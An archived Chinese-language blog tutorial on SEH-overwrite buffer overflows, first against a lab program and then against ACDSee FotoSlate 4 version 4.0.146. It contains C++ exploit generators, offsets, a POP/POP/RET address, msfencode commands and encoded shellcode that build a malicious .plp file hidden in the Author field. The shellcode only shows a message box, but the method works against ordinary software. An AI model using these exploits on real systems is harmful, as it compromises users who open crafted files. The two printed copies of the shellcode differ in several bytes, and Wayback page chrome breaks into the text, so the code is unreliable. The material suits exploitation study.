
按下 F9 讓程式執行，遇到例外狀況的時候會停下來，此時如果在 Immunity 介面按下 Shift+F9 讓作業系統將例外傳遞給應用程式，在 CPU View 中會出現如下圖，會發現 EIP 被覆蓋為 41414141：



在 Immunity 介面上按下 Alt+S 叫出 SEH chain，可以看到如下圖，SEH chain 也被 41 也就是字母 A 覆蓋：



我們成功覆蓋了 SEH 結構，現在要看的是覆蓋字串的偏移量，使用 Immunity 的外掛 mona 產生一個 1500 長度的字串，這個步驟在第四章已經操作過許多次了，在此不再贅述，我們將這個產生出來的字串貼在 Attack-Vulnerable001-Excp 的程式碼裡面，讓它重新編譯執行產生出新的 Vulnerable001_Exploit.txt，重新透過 Immunity 執行，也是先按 F9 執行再按下 Shift-F9 讓例外進入程式，然後會發現 EIP 被字串覆蓋了，按下 Alt+S 叫出 SEH chain 看一下，如下圖：



記得 Next 和 Handler 的結構型別是 EXCEPTION_REGISTRATION_RECORD，結構中首先是 Next 成員，再來才是 Handler 成員，Immunity 所看到的 SEH chain，左邊是 Address，右邊是 SE handler，其實意思一樣，左邊 Address 的第一列 0022F498 就是 TEB 中內嵌的 ExceptionList 成員，右邊 SE handler 第一列元素 ntdll.7C9032BC 是 ExceptionList 指向的 EXCEPTION_REGISTRATION_RECORD 元素其中的 Handler，左邊第二列 0022FA3C 則是其中的 Next 元素，SEH chain 的顯示方式和真正的結構稍微有點不一樣，但是對照一下就可以找出對應的資訊，我們在圖中可以看到，我們的字串覆蓋 Handler 的是 74423973，而覆蓋 Next 是 42387342，我們可以讓堆疊移到 0022FFE0 看一堆堆疊的樣子如下（讀者看到的數值很可能會不同，請就你所看到的情況調整），請注意堆疊下方快要接近到底了（0022FFFF），這代表我們無法在塞入 Next 和 Handler 之後再塞太多東西，也就是說我們如果塞超過 1500 個字元是沒有意義的，因為連 1500 個字元都無法完整的被塞入到記憶體裡面。



我們透過 mona 的 `pattern_offset` 功能知道 `Next` 是在偏移量 1344，`Handler` 的偏移量則是在 1348，知道偏移量的資訊之後，我們稍微修改一下原來的攻擊程式，內容改成如下：

```
// File name: attack-vulnerable001-excp.cpp
// 2012-1-30

#include <iostream>
#include <fstream>
#include <string>
using namespace std;


#define FILENAME "Vulnerable001_Excp_Exploit.txt"

int main() {
    string junk(1344, 'A');
    string Next("\xCC\xCC\xCC\xCC");
    string Handler("\xEF\xBE\xAD\xDE"); // DEADBEEF

    ofstream fout(FILENAME, ios::binary);
    fout << junk << Next << Handler;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

塞入檔案的字串由原來的 1500 個字母 A，改成 1344 個字母 A，然後再接上代表 `Next` 和 `Handler` 的資訊，例外發生時，`Handler` 會被載入到 EIP。我們再次透過 Immunity 執行，當發生例外的時候，再次使用 Shift+F9 讓例外發生，會發現 EIP 上有 DEADBEEF，如下圖：



攻擊程式接近完成了，剛剛我們看過塞入 1500 個字元後，堆疊已經被塞爆了，所以這代表我們的 `shellcode` 不能夠繼續往後塞，我們要往前塞，然後透過 `jumpcode` 跳回到 `shellcode`，`jumpcode` 就是我們的 `Next` 成員所要扮演的角色，當 `handler` 被我們塞入一個包含有 `POP/POP/RET` 的記憶體位址，這個記憶體位址被載入到 EIP 之後，電腦會執行 `POP/POP/RET`，然後 `Next` 成員的記憶體位址會被載入到 EIP，然後 `Next` 所含的內容會被執行，所以 `Next` 扮演 `jumpcode` 的角色，我打算這樣安排我的攻擊字串：

```
大約 1344-300-8 bytes    大約 300 bytes    大約 8 bytes    4 bytes    4 bytes
|-----|-----|-----|-----|-----|
|      NOPs      |      Shellcode      | 2nd jumpcode | Next      | Handler |
```

這個安排其實跟我們在第四章看到的 QuickTime Player 的攻擊程式很像，`Handler` 是放一個存有 `POP/POP/RET` 指令的記憶體位址，執行完 `POP/POP/RET` 之後，執行順序跳來 `Next`，也就是我們的 `jumpcode`，這時候我們設定往回跳，因為只有 4 個位元組，所以能夠跳的長度有限，因此我們需要第二個 `jumpcode`，這時候 2nd `jumpcode` 就派上場了，用 `Next` 跳回 8 個位元組左右的空間，再從 2nd `jumpcode` 往回跳整個 `shellcode` 的空間，最前面留下的一整段許多 `NOP` 指令是作潤滑用。

`Next` 成員，也就是我們的第一個 `jumpcode`，可以設定讓它往回跳 8 個位元組，所以可以用以下這個組合語言：

```
jmp short -0x08
```

我們之前已經討論過許多取得 `opcode` 的方式，上述的組語指令換成 `opcode` 之後是 `EBF6`，只佔 2 個位元組，我們還有多 2 個，不需要用到所以可以用 `NOP` 指令填塞，因此我們的 `Next` 要設定為：

```
string Next("\xEB\xF6" "\x90\x90"); // jmp short -0x08 # NOP x 2
```

2nd `jumpcode` 需要往回跳大約 300 個位元組，所以我們可以用 `jmp -0x12c` 這樣的組語指令，換成 `opcode` 就是 `E9CFFEFF`，只佔 5 個位元組，我們再補 3 個 `NOP`，所以 2nd `jumpcode` 設定為：

```
string second_jumpcode("\xE9\xCF\xFE\xFF" "\x90\x90\x90"); // jmp -0x12c # NOP x 3
```


INTERNET ARCHIVE
wayback Machine
5 captures
13 二月 15 - 26 十一月 16
http://securityalley.blogspot.tw/2014/11/blog-post.html
Go
1月 2月 4月
13
2014 2015 2016
Close
Help

mona 可以幫上我們很大的忙，不過請特別記得，一定要是例外發生的前一刻，因為那個當下才是攻擊發動的真正時刻。

使用剛剛同樣的 `Vulnerable001_Excp_Exploit.txt` 攻擊檔案（就是最後會讓 EIP 上頭有 DEADBEEF 的那個檔案），透過 Immunity 再次執行程式，當例外發生的時候，這時候還不要按下 `Shift+F9`，先在 Immunity 的命令列執行：

```
!mona seh
```

mona 的 `seh` 指令會在當前的記憶體中找出類似 `POP/POP/RET` 的指令，這是特別針對 `SEH` 的緩衝區攻擊所設計的外掛功能，透過 mona 找出一些記憶體位址，我選擇使用下面這一個：

```
0x00401467 : pop ebx # pop ebp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [Vulnerable001.exe]
```

這一個位址最大的壞處就是有 `NULL` 字元，`NULL` 字元會終止攻擊字串，因為字串輸入到 `NULL` 就會終止了，好消息是 `Handler` 是我們整個攻擊字串的最後一個部份，所以在最後一個部份的最後一個字元塞入 `NULL` 字元，絲毫不會影響結果，一切都預備好之後，修改原始程式碼如下：

```
// File name: attack-vulnerable001-excp.cpp
// 2012-1-28
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Excp_Exploit.txt"


//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xb5\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\x8b\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    string Next("\xEB\xF6" "\x90\x90"); // jmp short -0x08 # NOP x 2
    string Handler("\x67\x14\x40\x00"); // 00401467
    string shellcode(code);
    string second_jumpcode("\xE9\xCF\xFE\xFF\xFF" "\x90\x90\x90"); // jmp -0x12c # NOP x 3
    string nops(1344 - shellcode.size() - second_jumpcode.size(), '\x90');

    ofstream fout(FILENAME, ios::binary);
    fout << nops << shellcode << second_jumpcode << Next << Handler;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

儲存、編譯、執行，產生出新的檔案，將新的檔案餵入 `Vulnerable001.exe`，熟悉的對話方塊一躍而出：



例外處理的真實案例 - ACDSee FotoSlate 4

第四章的 `QuickTime Player` 是一個例外處理的攻擊例子，這裡我們要再另外看兩個例子，第一個是 `ACDSee` 眾多產品當中的 `FotoSlate 4`，這套軟體因為只有出英文版，國內使用的人應該不多，軟體王網站對 `ACDSee FotoSlate 4` 的介紹如下：

`ACDSee FotoSlate` 能為您建立、保存、列印具有專業效果的電子相冊，不論是 `4x6`、`5x7` 或是 `8x10` 的標準相片，還是聯絡名單、賀卡、日曆等等。它能提供超過 1000 種相片列印範本，您也可以自行製作相片的外觀格式。而且只要在印製前按個按鈕，




看起來是個很棒的軟體，這個軟體被揭露出來有漏洞的版本是 4.0.146 版，本文撰寫的當下（2012/2/1），ACDSee 的官方網站上面播放的仍然是這個版本，這個漏洞是在 2011 年的 9 月份被公佈在 [CVE 資料庫](#) 上，我透過搜尋引擎找了一下，網路上大部分版本都比官方版本要舊，但是更舊的版本並沒有同樣一個漏洞，可見得有些時候新版本不一定漏洞比較少，舊版本也不一定比較差，目前只能夠在官方網站上下載有問題的版本，或許讀者看到此文的時候，官方已經推出新版，那這個範例就只能當作參考用途了，也因此我等一下還會提供另外一個範例，讓讀者有機會測試。

官方網站的下載網址如下，4.0.146 版本的 MD5 雜湊值是 b9f96da900b299cd8e86676435c4b237：

<http://download.eikonsoft.com/zh-tw/acdsee/>
<http://www.acdsee.com/en/free-trials>

選擇 FotoSlate 4 並且下載，目前只有英文版本，安裝的時候會詢問是否有註冊金鑰，可以選擇試用 (Trial)，提供一個電子郵件註冊，這樣可以試用 30 天，安裝過程很直觀，一直按下確認鍵即可，安裝完請確認版本是 4.0.146 版，確認方式為執行 FotoSlate 程式，在選單按下 Help | About FotoSlate，應該會出現如下圖，請注意版號是 Version 4.0 (Build 146)：



我們要試驗的漏洞其關鍵在於 FotoSlate 的存檔 plp 檔案，檔案格式當中有一個特定的欄位，只要那個欄位超過一定的字元長度，程式就會引發例外狀況，而且我們可以透過那個欄位，覆蓋 SEH 結構，也就是我們前面理論部份討論的 Next 成員和 Handler 成員。

要引發攻擊之前，攻擊者必須先有一個合法的 plp 檔案當作初始的樣板，這對攻擊者來說很容易取得，我們可以開啟 FotoSlate 程式，然後隨便操作一下，然後按下程式的存檔按鈕，將 plp 檔案存下，這個檔案就可以當作是一個樣板檔案，攻擊者透過修改這個樣板檔案當中有問題的欄位，就可以製造出一個帶有攻擊力的 plp 檔案了，讀者可以自行操作這個部份，也就是自行開啟 FotoSlate 程式，加入一些照片或者作一些修改，然後存檔，假設檔案名稱叫做 template.plp，我做了一個簡單的操作，將我的 template.plp 列出如下，讀者如果沒有自行操作的話，也可以直接複製以下的內容，使用類似 Notepad++ 的軟體，將檔案存成 template.plp，請注意副檔名必須是 plp：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<ACDFotoSlateDocument15>
<PageDefinition>


<Template>
<Version>3.0</Version>

<Page>
<Name>Letter</Name>
<Properties>
<String id="Author"></String>
<String id="Width">8.500000IN</String><String id="Height">11.000000IN</String>
<String id="Orientation">Portrait</String><Bool id="AutoRotate">FALSE</Bool><Bool id="AutoFill">FALSE</Bool>
</Properties>
<Content>
<Bool id="UseBGColor">FALSE</Bool><Int id="BGImageType">0</Int><String id="BGImageFile"></String><Int id="BGColor">16777215</Int>
</Content>
</Page>

<ToolList><Group><Tool><Name>Image</Name>
<Properties>
<String id="XPos">0.500000IN</String><String id="YPos">0.500000IN</String><String id="Width">7.500000IN</String>
<String id="Height">10.000000IN</String><Float id="Tilt">0.000000</Float>
</Properties>
<Content>
<Int id="ShapeType">0</Int>
<Float id="RoundRectX">0.000000</Float><Float id="RoundRectY">0.000000</Float><Bool id="ShrinkToFit">FALSE</Bool>
<Bool id="AutoRotate">FALSE</Bool><Float id="BorderWidth">0.000000</Float><Bool id="UseBGColor">FALSE</Bool>
<Int id="BGColor">8454143</Int><Bool id="DropShadow">FALSE</Bool><Int id="DSColor">0</Int><Bool id="BevelEdge">FALSE</Bool>
<Bool id="Border">FALSE</Bool><Int id="BorderColor">16711680</Int><Bool id="IsLocked">FALSE</Bool>
</Content>
</Tool></Group></ToolList>

</Template>

<PageContent><Version>3.0</Version>
<Page><Name>Letter</Name>
<Content>
<Bool id="UseBGColor">FALSE</Bool><Int id="BGImageType">0</Int><String id="BGImageFile"></String>
<Int id="BGColor">16777215</Int>
</Content>
```



關鍵在於從上面數下來第 11 行的 String 欄位的 id 屬性 Author：

```
<String id="Author"></String>
```

攻擊者如果把 Author 換成一個特殊設計的攻擊字串，就可以對 FotoSlate 程式發動攻擊，不知情的使用者如果打開了這個 plp 檔案，就會執行攻擊者所設定的指令，我們轉換角色成為攻擊者，來試試看這個欄位，首先我用 Visual C++ 撰寫攻擊程式，同樣，讀者可以按照一模一樣的邏輯用任何其他習慣的程式語言和軟體撰寫攻擊程式，假設我們用 Visual C++ 新增了一個空白的 Win32 Console Application 的 C++ 專案，命名為 Attack-Fotoslate4，請留意選擇空白（Empty project）的 C++ 專案，我們手動新增一個 CPP 檔案 Attack-Fotoslate4.cpp，內容如下：

```
// Attack-Fotoslate4.cpp
// 2012-2-1
#include <iostream>
#include <fstream>
#include <string>
using namespace std;

string const TEMPLATE = "template.plp";
string const KEY_STRING = "Author";
string const FILENAME = "Fotoslate4-exploit.plp";

void read_template(string &in_str) {
    ifstream fin(TEMPLATE.c_str());
    string buf;
    while(getline(fin, buf)) {
        buf += "\n";
        in_str += buf;
    }
}

void inject_exploit(string &template_str, string const &exploit) {
    string::size_type pos = template_str.find(KEY_STRING);
    if(pos != string::npos) {
        template_str.replace(pos, KEY_STRING.size(), exploit);
    }
}

int main() {
    string template_str;
    string exploit(2500, 'A');

    read_template(template_str);
    inject_exploit(template_str, exploit);

    ofstream fout(FILENAME.c_str());
    fout << template_str;

    cout << "檔案輸出完成，檔名：" << FILENAME << endl;
}
```

程式的第 8 行定義了一個常數字串 TEMPLATE，這要當作樣板檔案的檔案名稱，我們剛剛說到樣板檔案是一個合法的 FotoSlate 存檔，副檔名是 plp，我們假設樣板檔案的檔名是 template.plp，程式的第 9 行定義了一個關鍵字串 Author，我們等一下要搜尋 template.plp 檔案，找到裡面的 Author 字串，並且把這個字串替換成我們設計的攻擊字串，程式的第 10 行定義輸出檔案的檔名，在我們將樣板檔案內的 Author 字串改成攻擊字串之後，我們將檔案另外存成一個新的檔案，這裡定義該檔案的檔名。


程式的第 12 行到第 19 行定義一個函式，叫做 read_template，函式會吃一個字串物件，簡單來說就是把 template.plp 裡面的內容，全部原封不動的從檔案儲存到物件 in_str 裡面，函式 getline 是 STL 標準函式庫所提供的函式，會從檔案讀入一行，並且去掉換行字元，當讀到檔案結尾的時候 getline 會回傳零，迴圈結束，另外因為 getline 會去掉換行，所以我在第 16 行加回來。

程式的第 21 行到第 26 行定義另外一個函式，叫做 inject_exploit，該函式會搜尋 template_str 中，有沒有 KEY_STRING 字串，KEY_STRING 字串就是 Author，找到的話就用攻擊字串取代。

main 函式很單純的創造 2500 個字母 A 組成的字串，並且呼叫 read_template() 讀入樣板檔案，再呼叫 inject_exploit() 將攻擊字串放入，然後將結果輸出成為另外一個檔案，檔名是 Fotoslate4-exploit.plp。


存檔、編譯、並且執行之後，會產生出 Fotoslate4-exploit.plp 檔案，我們如果透過 FotoSlate 4 直接打開這個檔案，會發現程式直接關閉，那是因為背後已經發生了例外狀況，而程式無法正確處理，因此被強迫終止。

FotoSlate 4 比較特別一點，如果直接用 Immunity 去打開它的話會找不到某個 DLL 檔案的路徑，所以我們用另外一個方式來串接它和 Immunity，首先先開啟 FotoSlate 4 程式，確定它執行之後，開啟 Immunity，從選單處開啟 File | Attach，或者是直接按下 Ctrl+F1，會跳出目前有正在執行的程式，選擇 FotoSlate4，按下 Attach 按鈕，然後再次按下 F9 讓程式開始執行，這時候回到 FotoSlate 4 程式，用它介面上的開啟檔案功能，將我們特製的 Fotoslate4-exploit.plp 檔案打開，這時候會發現 Immunity 有動作，抓到程式的例外狀況了，如下圖：



這時候，可以按下 Alt+S 叫出 SEH chain 來觀察，可以看到 SEH 結構已經被我們覆蓋了，如果按下 Shift + F9 將例外訊號傳遞給應用程式的話，EIP 就會被 41414141 覆蓋。

攻擊者這時候就會開始找偏移量，我們透過 mona 工具產生一個長度為 2500 字元的特殊字串，將原來的攻擊程式改寫，把字串物件 exploit 設定成該特殊字串，再次執行剛剛的動作，Immunity 抓到 FotoSlate 4 當掉的瞬間，我們可以透過 SEH chain 上的資訊看到如下圖，透過 mona 我們可以知道 Next 的偏移量是 1812，Handler 的偏移量是 1816：



此時在 Immunity 我們還未把例外訊號傳遞給應用程式 FotoSlate 4，就在這個當下，我們還需要找出一個 POP/POP/RET 或者類似的組語指令的記憶體位址，透過方便的 !mona seh 指令，我們找出一個合適的記憶體位址，我選擇下面這個：

```
0x263a6624 : pop ecx # pop ecx # ret | asciiprint,ascii {PAGE_EXECUTE_READ} [ipwss16.dll]
```

有了位址之後，剩下來的就是對 shellcode 作合適的編碼，我們使用 metasploit 的 msfencode 對我們在第三章最後第 11 小節透過 metasploit 得到的 messagebox.bin 作編碼，我們知道字串 NULL 結尾字元 \x00 一定不能出現，另外因為 plp 檔案的格式當中，雙引號代表欄位內容的範圍，所以 " 符號，也就是 \x22 字元也不能出現，所以 bad char 是 \x00 和 \x22：

```
fon909@shelllab:/shelllab/msf3$ ./msfencode -a x86 -p win -b '\x00\x22' -e x86/shikata_ga_nai \
-i messagebox.bin -o messagebox-shikata2.bin -t raw
```

假設輸出的檔案名稱爲 messagebox-shikata2.bin，這是和我們之前範例一直都使用 messagebox-shikata.bin 作一個對比，我們可以透過 fonReadBin 工具程式將 messagebox-shikata2.bin 讀出：

```
fon909@shelllab:/shelllab/msf3$ ./fonReadbin ../asm/messagebox-shikata2.bin 19
//Reading "../asm/messagebox-shikata2.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xbe\xbc\x53\x87\x54\xdb\xdb\x74\x24\x4f\x5a\x31\x9c\x9b\x42\x31\x72\x13"
"\x03\x72\x13\x83\x2c\x8b\x17\x72\x8d\x2b\xae\x4a\x5a\x8f\x25\x67\x71\x7d\x2b"
"\xb9\xbc\x55\x8b\xcb\x0e\x6e\xbe\x27\x4e\x06\x23\x3b\xbc\xee\x0d\xbd\x60\x65"
"\xd0\x79\x2e\x61\x68\x89\xe9\x90\x43\x92\xeb\xf2\xe8\x01\xc8\xd6\x65\x9c\x2c"
"\x9d\x2e\x37\x35\x0a\x24\xcc\x8f\xba\x33\x89\x2f\xbb\x08\xcd\x04\xf2\x5a\x26"
"\xee\x05\x54\x77\x0f\x34\x68\x84\x43\xb2\xa8\x01\x9b\x7b\xe7\xe7\xa2\xbc\x13"
"\x03\x9f\x3e\x0c\x4c\x95\x5f\x83\x4f\x72\x9e\x7f\x09\xf1\xac\x34\x5d\x5f\xb0"
"\xcb\x8a\xeb\xcc\x40\x4d\x04\x45\x12\x6a\xc8\x34\x58\x0c\xf8\x9f\x8a\xac\x1c"
"\x56\xf0\xc7\x50\x26\xfb\xfb\x3f\x5e\x9c\xfb\x3f\x61\x2a\x46\x4c\x26\x53\x91"
"\x26\x2b\x2b\x3d\x83\x99\xdb\x0b\x34\xe2\xe3\x44\x8f\x14\x74\x3b\x7c\x04\x5c"
"\xab\x4f\x76\xeb\x4f\x8d\x03\x80\xea\x6a\x63\x3a\x01\x80\xfa\x25\x4f\x6a\xa9"
"\xad\xf9\x55\x01\x15\x51\xf4\xec\x05\x25\xe5\xca\x77\x2c\x77\xed\x87\xed\x10"
"\x21\x41\x4a\x1c\x29\x07\x05\x6f\x90\x26\x01\xe7\xbe\x6c\xb3\x71\xdd\x05\x9a"
"\xd9\x01\xf6\xb4\xb6\x33\x9a\x20\x21\xdc\x4e\x89\xe6\x4a\x7c\xac\x64\xe6\xe6"
"\xe7\xfd\xba\x2c\xf5\x74\xa3\x1c\xd7\xed\x13\x0c\x86\xa3\xac\x62\x19\x84\x02"
"\x7c\x0f\x0c";
//NULL count: 0
```

萬事俱備，現在我們修改 Attack-FotoSlate4 程式原始碼如下：

```
// Attack-FotoSlate4.cpp
// 2012-2-1
```

INTERNET ARCHIVE
waybackMachine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

```
using namespace std;

string const TEMPLATE = "template.plp";
string const KEY_STRING = "Author";
string const FILENAME = "Fotoslate4-exploit.plp";

//Reading "../asm/messagebox-shikata2.bin"
//Size: 288 bytes
//Count per Line: 19
char code[] =
"\xbe\xbc\x53\x87\x54\xdb\xd1\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x42\x31\x72\x13"
"\x03\x72\x13\x83\xc2\xb8\xb1\x72\x8d\x2b\xae\xa4\x5a\x8f\x25\x67\x71\x7d\xb2"
"\xb9\xbc\x55\xb6\xcb\x0e\x6e\xbe\x27\xe4\x06\x23\xb3\xbc\xee\x0d\xbd\x60\x65"
"\xd0\x79\x2e\x61\x68\x89\xe9\x90\x43\x92\xeb\xf2\xe8\x01\xc8\xd6\x65\x9c\x2c"
"\x9d\x2e\x37\x35\xa0\x24\xcc\x8f\xba\x33\x89\x2f\xbb\xa8\xcd\x04\xf2\xa5\x26"
"\xee\x05\x54\x77\x0f\x34\x68\x84\x43\xb2\xa8\x01\x9b\x7b\xe7\xe7\xa2\xbc\x13"
"\x03\x9f\x3e\xc0\xc4\x95\x5f\x83\x4f\x72\x9e\x7f\x09\xf1\xac\x34\x5d\x5f\xb0"
"\xcb\x8a\xeb\xcc\x40\x4d\x04\x45\x12\x6a\xc8\x34\x58\xc0\xf8\x9f\x8a\xac\x1c"
"\x56\xf0\xc7\x50\x26\xfb\xfb\x3f\x5e\x9c\xfb\x3f\x61\x2a\x46\xc4\x26\x53\x91"
